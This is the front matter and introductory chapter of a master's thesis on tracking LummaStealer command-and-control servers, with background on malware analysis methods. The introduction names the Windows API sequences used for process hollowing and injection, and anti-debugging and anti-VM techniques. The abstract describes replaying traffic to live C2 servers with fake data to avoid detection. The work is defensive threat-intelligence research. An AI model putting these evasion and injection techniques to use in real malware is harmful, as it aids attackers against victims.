University of Modena and Reggio Emilia

Department of Physics, Informatics and Mathematics

Master's Degree Course in Computer Science

The Tracker Show: A Methodological Approach to Malware C2 Interaction and Campaign Intelligence — The LummaStealer Case Study

First thesis supervisor:
Prof. Mirco Marchetti

Candidate:
Federico Fantini

Second thesis supervisor:
Matteo Lodi (Threat Intelligence Team Leader at Certego S.r.l.)

Third thesis supervisor:
Mayank Malik (Threat and Malware Analyst at Certego S.r.l.)

Academic Year 2024/2025

Abstract

This thesis presents a comprehensive methodology to analyze, replicate, and trace malware command and control (C2) communications, focusing on the LummaStealer family as a case study. Starting with reverse engineering, network traffic inspection, and dynamic debugger-assisted analysis, several malware samples are dissected to analyze and model the structure and behavior of their C2 communication protocol.

Once the communication phases are understood, each interaction phase is extracted and classified from the pcap traces generated by the sandbox. These interactions are modeled and stored in a structured format within a MongoDB database. Each C2 server is represented as a document that includes general metadata and two distinct types of embedded documents: sandbox interactions and real interactions. Each of these documents, in turn, contains its own metadata and a collection of sub-documents representing the individual commands observed during communication. This hierarchical structure allows for detailed tracking and comparison of C2 behavior in different execution contexts. A dedicated component, called Interactor, automatically plays the communication sequences to live C2 servers, simulating the infected legitimate clients. The system dynamically replaces the exfiltrated data with fake but realistic content to preserve the integrity of the interaction and avoid detection. The results of these live interactions are stored in the corresponding real interaction document of each C2 entry in the database, along with previously collected sandbox interactions.

This structured archive is further exploited by a Django-based dashboard that visualizes the evolution of the C2 infrastructure and Malware-as-a-Service (MaaS) campaigns. Through heatmaps, network graphs, and payload distribution diagrams, the system allows analysts to monitor active servers, identify dominant clients, and observe behavioral changes in campaigns over time.

This approach enables long-term monitoring of malware ecosystems and provides a scalable and reusable framework applicable to other malware families. By interacting directly with the adversary infrastructure, it enriches threat intelligence with dynamic and behavioral insights, reduces the reliance on static indicators, and remains adaptive to changes in content delivered by C2 servers. This allows for the timely discovery of second-stage payloads and continuous adjustment to evolving threats.

Table of Contents

Table of Contents **i**

1 Introduction **1**

1.1 The state of the art of cybercrime . . . 1
1.2 Structure of a Cyber Attack . . . 2
1.2.1 Cyber attack life-cycle (Kill Chain) . . . 2
1.2.1.1 Malware Infection . . . 3
1.2.1.2 Enrollment . . . 4
1.2.1.3 Reconnaissance and Lateral Propagation . . . 4
1.2.1.4 Weaponization . . . 4
1.2.1.5 Attack Execution . . . 5
1.3 About malware . . . 5
1.3.1 What is malware? . . . 5
1.3.2 Malware capabilities . . . 6
1.3.3 Self-defensive behaviors . . . 6
1.4 Malware analysis methodologies . . . 7
1.4.1 Objective to be achieved . . . 7
1.4.2 Basic static analysis . . . 8
1.4.2.1 Hashing and File Identification . . . 8
1.4.2.2 Metadata and PE Header Inspection . . . 8
1.4.2.3 Import Table and Function Analysis . . . 9
1.4.2.4 String Analysis . . . 10
1.4.2.5 Detection of Packers and Obfuscation . . . 10
1.4.2.6 YARA Rules and Pattern Matching . . . 10
1.4.2.7 Resource and Section Analysis . . . 11
1.4.2.8 Limitations . . . 11
1.4.3 Dynamic analysis . . . 11
1.4.3.1 Introduction . . . 11
1.4.3.2 Sandbox: architecture and techniques . . . 12
1.4.3.3 Debuggers . . . 14

1.4.4 Advanced static analysis . . . 14
1.4.4.1 Disassembly and Decompiled Code Analysis . . . 15
1.4.4.2 Packing and Unpacking . . . 15
1.4.4.3 Dynamic API Resolution . . . 15
1.4.4.4 String Decryption and Configuration Extraction . . . 16
1.4.4.5 Anti-Analysis Techniques . . . 17
1.4.5 Why Is Advanced Static Analysis Still Essential? . . . 17
1.5 Windows OS internals . . . 19
1.5.1 User mode vs kernel mode . . . 19
1.5.1.1 User mode . . . 20
1.5.1.2 Kernel mode . . . 20
1.5.1.3 An exhaustive example . . . 20
1.5.2 Process Environment Block (PEB) structure . . . 21
1.5.3 Address Space Layout Randomization (ASLR) . . . 22

2 Related works and similar projects 23
2.1 Analysis of the Mtracker Project . . . 23
2.1.1 Source code analysis . . . 24
2.1.2 Considerations . . . 26
2.2 Similar projects . . . 26
2.2.1 NoWhere2Hide . . . 26
2.2.2 C2-Tracker . . . 27
2.2.3 Comparison with the proposed approach . . . 27

3 Deep-Dive into Lummastealer (LummaC2) malware family 29
3.1 Criteria and Motivation for Selecting Lumma Stealer . . . 29
3.2 Lumma Stealer overview . . . 29
3.2.1 Introduction . . . 29
3.2.2 Global threat . . . 30
3.2.3 Record growth . . . 31
3.2.4 Campaigns . . . 31
3.2.5 Persistence . . . 31
3.2.6 Defense evasion . . . 32
3.2.7 Telegram as marketplace for stolen logs . . . 33
3.3 First stage analysis . . . 33
3.3.1 Static analysis . . . 33

3.3.2 Dynamic analysis and process injection . . . 37
3.3.3 Injected memory analysis . . . 41
3.4 Communication analysis (Lumma Stealer v4) . . . 43
3.4.1 InetSim . . . 44
3.4.2 Proxy . . . 45
3.4.2.1 Summary communication flow . . . 45
3.4.2.2 Analysis of communication phases . . . 47
3.4.3 Prerequisites for Advanced Analysis . . . 47
3.5 Second stage analysis . . . 49
3.5.1 Identifying the decryption routine . . . 49
3.5.2 Understanding the Decryption Logic . . . 51
3.5.3 Reusing the C2 decryption logic in communication decryption . . . 53
3.5.4 Analysis of Decrypted C2 Responses . . . 55
3.5.5 Enrichment of the analysis . . . 56
3.5.6 Dropped file decryption . . . 58
3.5.7 Data Exfiltration . . . 59
3.5.8 Dynamic retrieve of new C2s . . . 61
3.6 Update 10/01/2025: Changed hardcoded domains decryption . . . 62
3.6.1 Introduction . . . 62
3.6.2 Dynamic analysis . . . 62
3.6.3 Identifying the decryption routine . . . 63
3.6.4 Understanding the Decryption Logic . . . 65
3.6.4.1 Salsa20 and Chacha20 . . . 65
3.6.4.2 Chacha20 proof . . . 65
3.7 Update 06/03/2025: Changed communication protocol (Lumma Stealer v6.3) . . . 67
3.7.1 Introduction . . . 67
3.7.2 Retrieve configuration and commands . . . 68
3.7.3 Exfiltrate stolen data . . . 70
3.8 Update 01/04/2025: Strings encryption . . . 71
3.8.1 Retrieved configuration strings are also encrypted . . . 71
3.8.2 Dropped file decryption . . . 73
3.9 Lumma Threat Actor: code reuse patterns . . . 74
3.10 Update 21/05/2025 - Disruption of Lumma Stealer Infrastructure . . . 74

4 Design and Implementation **77**
4.1 Architectural overview . . . 77

4.2 Intelowl project 78
4.2.1 Investigation Pipeline 79
4.2.2 Ingestors 79
4.3 Quokka project 79
4.4 TheTrackerShow data model 80
4.5 TheTrackerShow Collector module 83
4.6 TheTrackerShow Interactor cronjob 87
4.7 TheTrackerShow Webview 91
4.7.1 Interface Configuration: Modes, Filters and Interaction Parameters . . . 91
4.7.1.1 Temporal Mode and Time Range 92
4.7.1.2 Selection Strategy 93
4.7.1.3 Interactions Parameter 95
4.7.2 C2 network graph 95
4.7.3 Heatmap of real interactions 97
4.7.4 MaaS Distribution 98

5 Experimental results **99**

Conclusions **107**

Bibliography **113**

List of Figures

Figure 1 (©Certego) Visualization of the cyber attack life-cycle, from initial infection to execution. The diagram outlines five sequential stages: Malware Infection, Enrollment, Reconnaissance & Lateral Propagation, Weaponization, and Attack Execution. Each phase is marked by increasing persistence and connection with the command-and-control (C2) infrastructure. The timeline also highlights the transition from opportunistic to targeted threats. 3

Figure 2 The diagram illustrates the progression from a high-level API call (CreateProcessW) to a system call through intermediate layers (CreateProcessInternalW and NtCreateUserProcess). The transition from user mode to kernel mode enables the actual creation of the process, followed by a return to user mode for process initialization. 20

Figure 3 Example of the tiered subscription model that provides access to the LummaStealer control panel and its features. Higher-tier plans include advanced features such as traffic analysis tools, proactive defense bypass, and full source code with resale rights, highlighting the commercial maturity and productivity typical of Malware-as-a-Service (MaaS) offerings. 30

Figure 4 Overview of the PE file structure analyzed with PEStudio, highlighting a suspicious `.open` section with high entropy (7.999) and large size (over 300 KB), possibly used to hide encrypted or packed data. Key Windows API imports linked to reconnaissance, file operations, and process control suggest typical behavior of an info-stealer. 34

Figure 5 Entropy analysis of the PE file performed with Detect It Easy (DiE). The `.open` section exhibits a very high entropy value (7.99954) and a uniform entropy profile, reinforcing the suspicion of packing or encryption. The tool estimates that 92% of the file is likely packed. 35

Figure 6 Ghidra disassembly view showing that the packed section is never directly referenced within the code. 36

Figure 7 High number of references to `__guard_check_icall()`, indicating the use of Control Flow Guard (CFG) mechanisms within the binary. 36

Figure 8 Collage of API calls extracted from the dynamic analysis. The sequence highlights a classic process hollowing pattern, with memory allocation, PE payload injection, and thread context manipulation in a remote process. 37

Figure 9 The child process (PID 4596) has the 0x400000 base address available, allowing VirtualAlloc to succeed without unmapping. Since the parent process (PID 4780) does not use that address due to ASLR, it is not inherited by the child. 39

Figure 10 PE-Bear warning indicating that the file is a memory dump in virtual format, suggesting that unmapping may be required to restore the correct PE structure. 41

Figure 11 Visualization of the PE section table before and after fixing raw addresses to match virtual layout, resolving the format inconsistency. 42

Figure 12 The image shows the result of the command that disabled ASLR by clearing the `DLL can move` flag in the `DLL Characteristics` field. This change forces the binary to load at a fixed base address. 43

Figure 13 Visual summary of the second stage analysis. On the left, starting from the entry point, the investigation focuses on isolating the function responsible for the full C2 communication flow. After discarding functions that only perform the initial `act=life` check or terminate early, the function at address 0x410aa0 is identified as the central handler. On the right, the analysis of this function reveals a call to 0x436130, which collects system-specific data (e.g., BIOS info, serial number) to compute the `hwid`, followed by the retrieval of a hardcoded `lid` string from `.rodata`. Another value from `.rodata` is passed to a subroutine at `0x436dc0` (renamed `lumma_-decryption()`), suspected to perform cryptographic operations 50

Figure 14 Overview of the `lumma_decryption()` function and its helper routines. The image highlights the decoding step (Base64), the extraction of the first 32 bytes as the key, and the loop responsible for the actual decryption logic. 52

Figure 15 Dynamic analysis in x64dbg showing the invocation of the `lumma_decryption()` function. The encrypted buffer received from the simulated C2 server is passed as the first argument, confirming that the same decryption routine used statically to extract hardcoded C2 domains is also employed at runtime to decode C2 responses. 54

Figure 16 Continuation of the dynamic analysis in x64dbg. The decrypted buffer is shown to contain a valid JSON payload, demonstrating that the decryption logic is applied to structured data. 54

Figure 17 Visual representation of the execution flow leading to the invocation of the function at address 0x411770, as observed in x64dbg. The left side of the image displays the disassembled code path, while the right side highlights the contents of the .rdata section, including the hardcoded uid string and the suspected encrypted payload. The bottom section shows the four arguments passed to the decryption function, consisting of two pointers, an integer likely representing the input length, and an additional constant. 64

Figure 18 Comparison between the initial state of the Salsa20 and ChaCha20 stream ciphers. Both ciphers initialize a 4×4 matrix with the same elements: the constant string `expand 32-byte k`, a 256-bit key, a 64-bit counter, and a 64-bit nonce. The key difference lies in the placement of the counter and nonce within the matrix. In Salsa20, the counter is placed in the third row and the nonce in the upper-right, while in ChaCha20 the counter is located in the lower-left and the nonce in the lower-right. The lower section of the image shows a memory dump from x64dbg that matches the ChaCha20 initialization structure. 66

Figure 19 Overview of the decryption process as observed during dynamic analysis. On the left, x64dbg pauses execution immediately before the call to `lumma_decryption()`, with the highlighted memory region showing the first argument passed to the function. The structure consists of the first 32 bytes interpreted as the ChaCha20 encryption key, followed by 8 bytes used as the nonce. On the right, the terminal displays the simulated HTTPS response generated to emulate CAPEv2 traffic, containing the encrypted payload returned by the C2 server. 69

Figure 20 Dynamic analysis of the data exfiltration phase. On the left, x64dbg pauses at the call to `lumma_decryption()`, used here for encryption. The first argument contains the ChaCha20 key and nonce, while the second points to the buffer to encrypt, which includes a ZIP archive identified by the `PK` magic number. On the right, the PowerShell terminal shows the simulated HTTPS server output, revealing the encrypted payload sent by the malware. Unlike configuration decryption, the key and nonce are appended to the payload. 70

Figure 21 Overview of the internal pipeline: malicious samples are ingested via IntelOwl and analyzed in the Capybox sandbox. The resulting network capture (PCAP) is processed by TheTrackerShow, whose components extract and interact with C2 infrastructures. The output is stored and visualized through dedicated web interfaces. 77
Figure 22 The diagram illustrates the core components of IntelOwl's architecture, including the ingestion of samples (e.g., from Malware Bazaar), automated analysis through playbooks and analyzers, conditional logic via pivots, integration with external tools like Capybox, and output handling through connectors and visualizers. 78
Figure 23 The figure represents the hierarchical structure of the TheTrackerShowC2 collection and its embedded documents. It highlights the relationships between C2 records, sandbox and real-world interactions, and the exchanged command data. 81
Figure 24 Real-time mode visualization example. 92
Figure 25 History mode visualization example. 93
Figure 26 Single c2 filter visualization example. 94
Figure 27 Single campaign filter visualization example. 94
Figure 28 C2 network graph generated in History Mode. Edges represent co-occurrence of domains within the same malware configuration. Node color reflects the number of recorded interactions, while central nodes likely indicate more persistent or frequently reused C2s. 95
Figure 29 Heatmap of daily C2 interactions from May 1st to May 8th, 2025, highlighting the emergence and disappearance of domains over time. 97
Figure 30 Histogram showing the distribution of payloads delivered by Lumma Stealer clients between May 1st and 8th, 2025. 98
Figure 31 Top 10 most active C2 domains observed during the data collection phase. 100
Figure 32 Final interactions before and after the takedown. Last contact recorded on May 29 2025. 101
Figure 33 Heatmap of C2 server activity from project start to present. Each row represents a unique domain; the red line marks the Microsoft takedown on May 21, 2025. 101
Figure 34 Histogram of payload types distributed per `customer_id`. The vast majority are URLs, with rare cases of DLLs and no observed usage of EXE or PS1 files 102

Figure 35 Relationship between client identifiers and retrieved second-stage payloads in the c2 `vecturar.top`. 105

List of Tables

Table 1 Complete Log of C2 Interactions for `vecturar.top`. 104

1. Introduction

1.1 The state of the art of cybercrime

In recent years, our society has become increasingly digitalized. A growing portion of our daily activities are now conducted online, and the web continuously accumulates more data about us. As we leave more traces of our digital presence, it becomes more likely that malicious actors will attempt to follow them. Cybercrime has evolved accordingly, increasing both in volume and sophistication. Statistical data corroborate this trend and, more importantly, highlight the scale of the resulting damage. According to the FBI's Internet Crime Complaint Center, cybercrime caused financial damage totaling $10.3 billion in 2022, a sharp increase compared to $6.9 billion in 2021. In the same year, IC3 received 800,944 complaints, a steady year-over-year increase in reported occurrences (Ref. [1]).

Corporate environments remain the main targets. The report "Sophos State of Ransomware 2024" indicates that in 2023 alone, 59% of organizations fell victim to ransomware attacks (Ref. [1]). Even more alarming is the increase in the accessibility of cybercrime: while a lot of attacks are spearheaded by highly experienced and well-funded threat actors, the trend of relatively inexperienced individuals running operations using low-quality and low-cost tools is growing (Ref. [1]).

Beyond the sheer volume of attacks, a notable transformation in the cybercriminal ecosystem is the emergence of structured business models such as Malware-as-a-Service (MaaS). Malware can, in fact, be purchased as if it were a legitimate product, often accompanied by customer support services for troubleshooting or customization. In MaaS, there are several actors involved:

- Developers: like in any software house, they develop software (malware) and know how to evade detection tools;
- Operators: they are the providers of MaaS (toolkit and control panel), but do not carry out the main attacks;
- Initial Access Brokers: they resell illicit access obtained on individuals or companies;

- Affiliates: the buyers of MaaS who will carry out the attack on the victim, it is all designed to simplify their lives to make them simple executors.

Furthermore, when referring to cyber attacks targeting companies, personal data that the companies themselves should have kept safe are often involved: "the report 2023 Data Breach Investigations Report (VerizonBusiness, 2023) found that 83% of data breaches involved sensitive personal information" (Ref. [1]).

The growing accessibility to cybercrime and the increasing number of successful attacks underscore the critical nature of the threat landscape.

1.2 Structure of a Cyber Attack

Understanding how a cyber attack unfolds is essential to anticipate the behavior of the threat actor and implement proactive defenses. Modern attacks are rarely instantaneous; they follow a methodical sequence of steps aimed at establishing access, escalating control, and ultimately achieving malicious objectives. This section presents a structured view of this process based on the cyber-kill chain model.

1.2.1 Cyber attack life-cycle (Kill Chain)

The cyber kill chain is a conceptual framework that describes the phases of a typical cyber attack, from initial compromise to full execution. This process can span from seconds (infection) to several days (weaponization and execution) and can change from opportunistic to targeted based on attacker motivation and resource allocation. The model depicted in the diagram provided (Fig. 1) visualizes this progression chronologically, showing the dependency on the C2 infrastructure throughout the attack.




Figure 1: (©Certego) Visualization of the cyber attack life-cycle, from initial infection to execution. The diagram outlines five sequential stages: Malware Infection, Enrollment, Reconnaissance & Lateral Propagation, Weaponization, and Attack Execution. Each phase is marked by increasing persistence and connection with the command-and-control (C2) infrastructure. The timeline also highlights the transition from opportunistic to targeted threats.

1.2.1.1 Malware Infection

Initial access is often achieved through a limited set of high-frequency attack vectors. Understanding these entry points helps prioritize defensive measures:

- Phishing - The most common vector. Malware is embedded in or linked to fraudulent emails that trick users into executing attachments or following malicious links;
- Weak or default passwords - Poor password hygiene can allow brute-force or credential stuffing attacks against remote desktop services, SSH, or VPNs;
- Known vulnerabilities - Unpatched software remains a leading entry point. Exploits targeting public CVEs are often deployed in mass-scanning campaigns.

These vectors are typically used in the "Malware Infection" stage of the kill chain and determine whether the attack begins as opportunistic or is part of a broader, targeted campaign.

1.2.1.2 Enrollment

Following successful infection, the malware attempts to establish communication with the attacker's infrastructure, typically via command-and-control (C2) servers. This phase can be further broken down into two main components:

- Beaconing - Malware sends periodic signals (beacons) to C2 servers to announce its presence and availability. These beacons may include details about the infected system, such as IP address, hostname, and operating system characteristics. Beacon traffic is often designed to blend in with normal network activity using standard protocols such as HTTP, HTTPS, or DNS;
- **Communication with C2 Servers**: Once a connection is established, the malware can receive instructions from the C2 infrastructure. These instructions may include downloading additional payloads, executing specific commands, exfiltrating data, or altering system configurations. Communications are typically encrypted or obfuscated to avoid network monitoring tools.

This phase is critical for remote control of malware and enables dynamic adaptation to the target environment.

1.2.1.3 Reconnaissance and Lateral Propagation

With the initial access secured, the attacker performs internal reconnaissance to map the network, identify critical assets, and find opportunities for lateral movement. Common activities include:

- Scanning for open ports and active services;
- Enumerating user accounts and group memberships;
- Identifying accessible network shares and resources;
- Harvest credentials through keylogging or memory scraping.

The goal during this phase is to expand access within the network, compromise additional systems, and increase privileges to achieve high-value targets.

1.2.1.4 Weaponization

During the weaponization phase, the attacker prepares tailored tools and payloads based on the reconnaissance findings. This may involve:

- Developing or customizing malware to evade specific security measures in the target environment;
- Developing exploits for vulnerabilities identified on networked systems;
- Creating tools for data exfiltration, persistence, or privilege escalation.

This phase is often iterative, and attackers adapt their techniques in response to defensive measures they encounter.

1.2.1.5 Attack Execution

In the final phase, the attacker executes actions to achieve their operational objectives, which may include:

- Exfiltrating sensitive data;
- Encrypting data and systems for ransom demands (ransomware deployment);
- Disrupting or sabotaging critical infrastructure or data assets;
- Leveraging compromised systems as part of a larger botnet for broader attacks.

These actions are usually performed quickly and in a coordinated manner to maximize impact while minimizing the chances of detection and remediation.

1.3 About malware

1.3.1 What is malware?

The term *malware*, a contraction of *malicious software*, refers to any program or code specifically designed to compromise the confidentiality, integrity, or availability of information systems. Malware can pursue a wide range of objectives: stealing sensitive information, extorting money, sabotaging infrastructure, or maintaining persistent access within a compromised network.

The primary categories of malware include:

- Viruses: which infect executable files or documents and replicate within the system;
- Worms: capable of spreading autonomously across networks;
- Trojan horses: which masquerade as legitimate software while containing hidden malicious functions;

- Ransomware: designed to encrypt the victim's data and demand payment for its decryption;
- Spyware: which collects information without the user's consent;
- Rootkits: aiming to hide the presence of malware or unauthorized activities, often operating at the kernel level.

The motivations of threat actors can vary, including financial gain, industrial espionage, political interests, sabotage, or ideological reasons.

1.3.2 Malware capabilities

Although techniques vary from one malware family to another, many types of malware share a set of common capabilities that make them highly versatile and dangerous:

- Persistence: Malware often seeks to survive system reboots by modifying registry keys, creating scheduled tasks, or installing itself as a system service;
- Data Exfiltration: One of the most common goals is to collect and transmit sensitive information, such as log-in credentials, financial data, or intellectual property;
- Lateral Movement: Advanced malware attempts to propagate within the local network, compromising additional systems through exploits or credential theft;
- Remote Control: Through command-and-control (C2) servers, operators can dynamically issue commands to infected systems, download additional payloads, or update the malware itself;
- Sabotage: Certain types of malware are designed to destroy files, corrupt systems, or disable critical services.

These capabilities allow attackers to adapt rapidly to defensive measures and adjust their operational strategies in real time.

1.3.3 Self-defensive behaviors

Modern malware not only executes malicious functions, but also implements sophisticated self-defensive mechanisms to evade detection and hinder analysis:

- Anti-Debugging: Specific checks (e.g. `IsDebuggerPresent`, `NtQueryInformationProcess`) are employed to detect the presence of debugging tools such as x64dbg or WinDbg. If such tools are detected, the malware can alter its behavior

or terminate execution;

- Anti-Virtualization: Malware often performs environmental checks to detect whether it is running inside a sandbox or virtual machine. Common techniques include using the `RDTSC` instruction to measure execution time anomalies or to search for identifiable strings related to virtualization software such as VirtualBox or VMware;
- Obfuscation: The code may be deliberately made difficult to read or disassemble. Attackers employ techniques such as junk code insertion, control flow flattening, and string encryption to complicate static analysis;
- Packing and Crypting: Malware is often packed or encrypted to prevent easy inspection. Only after unpacking or decryption at run-time does the real payload become accessible.

These techniques pose significant challenges to analysts and require the use of advanced analysis methodologies, which will be discussed in greater detail in the following chapters dedicated to malware analysis.

1.4 Malware analysis methodologies

1.4.1 Objective to be achieved

A common output of malware analysis is the extraction of indicators of compromise (IOCs), which are technical artifacts that can be used to detect, block, or investigate malicious activity across systems and networks. Typical IOCs include the following:

- Cryptographic file hashes (e.g. `MD5`, `SHA-256`);
- Hardcoded or dynamically constructed C2 domains and IP addresses;
- Unique mutex names or named pipes used for infection tracking;
- Registry keys associated with persistence mechanisms;
- Embedded strings, configuration markers, or dropped file names.

These indicators are highly actionable and are often used in incident response, SIEM correlation, and threat hunting operations. They represent the surface layer of malware analysis, the most accessible and tangible results, especially in large-scale environments where automation and speed are essential.

However, while IOCs are valuable, they represent only part of the broader picture. Advanced outputs, such as the comprehensive understanding of a malware's internal logic, its objectives, and its Tactics, Techniques, and Procedures (TTPs) as defined by frameworks like MITRE ATT&CK, are significantly harder to obtain. These require deeper levels of static and dynamic analysis, reverse engineering, and contextual correlation with threat actor behaviors. Extracting this type of intelligence is what transforms a technical finding into a strategic asset, enabling proactive defense, adversary profiling, and attribution.

1.4.2 Basic static analysis

Basic static analysis is the initial step in analyzing a suspicious binary and is an important part in initial file triage for potentially malicious files. This method entails pulling certain observables from an application without running it, by means of automated tools or manual examination. Although it lacks even basic behavioral insights that dynamic analysis offers, it is quick, safe, and very handy to have an early image of what a sample may perform, or at least what it professes to perform. In threat intelligence pipelines, static analysis is most likely to be used as an initial step to determine if an executable in question is worthy of more sophisticated analysis phases.

1.4.2.1 Hashing and File Identification

One of the simplest but most fundamental static analysis steps is to calculate hashes such as `MD5`, `SHA-1`, or `SHA-256`. These hashes act as unique signatures that can help security researchers identify known malware by correlating them with threat feed intelligence. In addition, hashes are utilized to keep track of variants in campaigns, correlate samples, and recognize previously analyzed payloads.

This is an automated process that can be performed using basic tools such as `sha256sum` with Linux or `Get-FileHash` with Windows. Some static analysis tools as well as sandboxes also automatically generate hashes upon analyzing uploaded files.

1.4.2.2 Metadata and PE Header Inspection

In Windows environments, most malware comes in the form of Portable Executable (PE) files. Analyzing the PE headers provides useful metadata about the structure and nature of the binary. Among the most informative fields are:

- Architecture: whether the sample is 32-bit or 64-bit, which helps determine which disassemblers and debuggers to use;
- Compilation timestamp: indicates when the binary was allegedly compiled. However, this field is often spoofed by malware authors to appear legitimate or hide traces;
- Sections and entropy: each PE file is divided into sections (e.g., `.text`, `.data`, `.rdata`, `.rsrc`). By analyzing entropy (a measure of randomness), it is possible to detect packed or encrypted sections.

PE parsing tools such as PE Studio, PE Bear, CFF Explorer, and Detect It Easy (DiE) allow analysts to inspect these structures in depth and often highlight suspicious patterns automatically.

1.4.2.3 Import Table and Function Analysis

Another fundamental component of static analysis is the inspection of imported functions. The import table contains the list of external APIs that the executable intends to use, usually from system DLLs such as `kernel32.dll`, `user32.dll`, or `wininet.dll`.

Malware often relies on a specific set of functions to carry out malicious activities. For example:

- `CreateProcess*`, `VirtualAlloc*`, `WriteProcessMemory` and `ResumeThread` suggest process hollowing;
- `OpenProcess`, `VirtualAlloc*`, `WriteProcessMemory` and `CreateRemoteThread` suggest process injection;
- `WinHttpConnect` or `InternetOpen*` point to network-based communication, potentially with a command-and-control (C2) server;
- `RegCreateKey*` and `ShellExecute` are commonly seen in persistence mechanisms.

The import table offers not only a roadmap to what the binary may do but also an excellent starting point for writing detection rules. It is important to note that some malware avoids static imports altogether and instead resolves function addresses dynamically at runtime using API hashing or custom loaders, a common anti-analysis technique.

1.4.2.4 String Analysis

Extracting and reviewing readable strings from binary is a cornerstone of static analysis. Tools such as `strings` and more advanced utilities such as FLARE FLOSS can reveal embedded domains, command parameters, user agent strings, registry paths, and error messages.

When string output seems sparse or irrelevant, it may indicate that the sample uses run-time string decryption, in which case advanced static or dynamic analysis is required to uncover them.

1.4.2.5 Detection of Packers and Obfuscation

Modern malware frequently uses packing or obfuscation to hinder reverse engineering. Packers compress or encrypt the original binary and include a stub that unpacks the code at runtime. This technique drastically reduces the effectiveness of both static and signature-based detection.

Some signs of packing include:

- High-entropy sections;
- Very small import tables;
- The presence of a single "entry section"[1] with no meaningful content in others;
- Overlapping section headers or invalid checksum values.

Tools such as PEiD, DiE, and UPX can help identify the packer used. In some cases, a known packer such as UPX can be unpacked with the `upx -d` command. In other cases, custom packing requires manual unpacking using a debugger or emulator.

1.4.2.6 YARA Rules and Pattern Matching

YARA (Yet Another Recursive Acronym) is a widely adopted tool designed to identify and classify malware samples through the use of textual or binary patterns. It enables analysts to define custom rules that match specific strings, byte sequences, or structural characteristics found within a binary. Thanks to its flexibility and expressiveness, YARA is frequently integrated into static analysis pipelines and automated sandboxes such as Cuckoo, CAPEv2, and various commercial platforms, where it enhances early detection capabilities. One of YARA's greatest

[1] In the PE (Portable Executable) format, the *entry section* refers to the section that contains the entry point of the executable. This is the address where execution begins.

strengths lies in its robustness against common obfuscation techniques; rather than relying on exact binary matches, YARA rules can detect malware variants based on recurring behavioral artifacts or shared code fragments, making it particularly effective at identifying polymorphic and evolving threats.

1.4.2.7 Resource and Section Analysis

Malware often embeds configuration files, encrypted payloads, or additional modules in the resource section or custom sections. Analyzing these segments may reveal the following resources:

- Executable stubs or shellcode;
- Icon files or misleading visuals;
- Encrypted configuration blobs, often located in .rsrc, .rdata, or custom-named sections.

Using tools such as Resource Hacker, it is possible to explore these hidden components. In some cases, resource sections contain base64-encoded strings, XOR-encrypted configuration, or fileless payloads that are decrypted at run-time.

1.4.2.8 Limitations

Despite its usefulness in the initial triage phase, basic static analysis has several inherent limitations. Since it does not involve executing malware, it cannot reveal run-time behaviors such as network communication, process injection, or file system modifications.

Furthermore, many modern malware samples employ techniques such as packing, obfuscation, or dynamic API resolution, which significantly reduce the effectiveness of static examination alone. As a result, without unpacking or decryption, analysts may be unable to access the real code or logic embedded in the sample. For these reasons, while static analysis is a critical starting point, it must be complemented with dynamic analysis and reverse engineering to gain a full understanding of malware behavior and its operational context.

1.4.3 Dynamic analysis

1.4.3.1 Introduction

Dynamic malware analysis refers to the process of executing and observing the behavior of a suspicious binary in a controlled environment. Unlike static analysis, which focuses on inspecting

the code without execution, dynamic analysis provides visibility into how a sample interacts with the operating system and external services during runtime. This approach enables the detection of malicious behaviors such as file system manipulation, network communication, process injection, and registry modification.

It is particularly useful for analyzing obfuscated or packed malware, where the real payload is only revealed at runtime. Because it provides actionable information on the actual behavior of a sample, dynamic analysis is a critical component in modern threat intelligence, incident response, and reverse engineering workflows.

1.4.3.2 Sandbox: architecture and techniques

A common method for performing dynamic analysis is sandboxing. A sandbox is an isolated virtual environment designed to run untrusted code without risk to the host system. The idea is to replicate a real user environment while monitoring the behavior of the sample outside the guest OS.

To achieve this, sandbox systems use virtualization technologies such as VMware, VirtualBox, or KVM. Each virtual machine is equipped with instrumentation tools that record system-level activity, including API calls, file creation, registry changes, memory usage, and network connections.

Sandboxes typically fall into two architectural categories: agent-based and agent-less.

Agent-based sandboxes rely on a lightweight software component (agent) installed inside the guest VM. This agent helps to initiate sample execution, collect telemetry, and sometimes simulate user interaction.

Cuckoo Sandbox, one of the first and most widely used open source solutions, uses Python scripts as a guest agent to manage malware execution and collect results. It supports a wide range of file formats and analysis profiles, offering integration with tools such as YARA, Volatility, and Suricata.

